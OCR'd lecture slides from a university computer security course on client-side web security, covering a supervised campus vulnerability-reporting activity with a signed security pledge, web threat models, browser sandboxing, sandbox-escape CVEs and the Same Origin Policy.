CSE467: Computer Security

14. Client-side Web Security (1)

Seongil Wi

Department of Computer Science and Engineering


Activity #1: SaveUNIST

- **If you find unknown security problems on campus, report them to me!**

- Depending on the severity, bonus points will be given
  - E.g., A+ → 1 letter grade up → 10% score up → ... → 1 drink → ...

- **(IMPORTANT!) DO NOT** try anything illegal
  - If you cannot decide by yourself, discuss it with us first!

- **Period (tentative)**: Nov 6 ~ Nov 15
- **Target**: UNIST dormitory homepage
  (https://dorm.unist.ac.kr/)



Activity #1: SaveUNIST

보 안 서 약 서

본인은 2023 년 11 월 6 일 부터 2023 년 11 월 17 일 까지 울산과학기술원 컴퓨터 공학과의 컴퓨터보안 과목에서 과제를 수행함에 있어, 다음과 같이 1)울산과기원의 정보보안 규정과 통제절차 및 2)상급기관 및 유관기관 규정의 보안사항을 준수할 것을 엄숙히 서약 합니다.

1. **나는 상기한 과제를 수행하며, 습득한 IT 정보와 보안관련 사항 등의 기관정보와 관련된 어떠한 정보도 외부 및 타인에게 일체 발설하거나 노출 또는 반출하지 않을 것을 서약한다.**
   가. 네트워크/시스템/보안 등 IT인프라 관련 구성 일체
   나. 시스템 접근권한 정보 일체
   다. 기관 내에 있는 모든 개인정보 일체
   라. DB정보 일체
   마. 정보시스템 취약점 등의 정보 일체
   바. 기타 기관 정보보안관련 비밀, 대외비, 누출금지 대상 일체

2. **나는 위의 사항을 위반했거나 기밀을 누설한 경우, 아래의 관계 법규 및 규정에 따라 엄중한 처벌을 받을 것을 서약한다.**
   가.「형법」 및「개인정보보호법」
   나.「정보통신망 이용촉진 및 정보
   다.「울산과학기술원 학칙」
   라.「울산과학기술원 학생 징계 지

3. 서약자 연명부

A pledge not to do anything illegal

구분 (idx)	소속 (department)	연락처 (email address)	성명 (name)	서명 (sign)	교수 서명 Prof's sign
1					
2					
3					
4					
5					
6					
7					
8					
9					
10					

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o

Server-side web attack (SQLi, File inclusion,…)

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Today's Topic!

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…


- **Remote attacker:** can co
  the network
  - Mostly targets the serv

Client-side web attack

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Web Attacker


What will be happen?



Browser Sandbox 

Browser Sandbox

- No direct file access, limited access to OS
- Goal: Safely execute JavaScript code provided by a remote website
  - Isolated process when HTML rendering and JavaScript execution



Browser Sandbox Escaping Vulnerabilities

- Related to memory-level vulnerabilities, including Use-After-Free (UAF), heap overflow,…


- CVE-2013-6632
- CVE-2014-3188
- CVE-2015-6767
- CVE-2019-5850

Same Origin Policy (SOP) 

- One of the browser sandboxing mechanism
- The basic security model enforced in the browser


Recap: Browser Execution Model

- Windows may contain frames from different sources
  - **Frame**: rigid visible division
  - **iFrame**: floating inline frame





```
<iframe src="b.com">
</iframe>
```

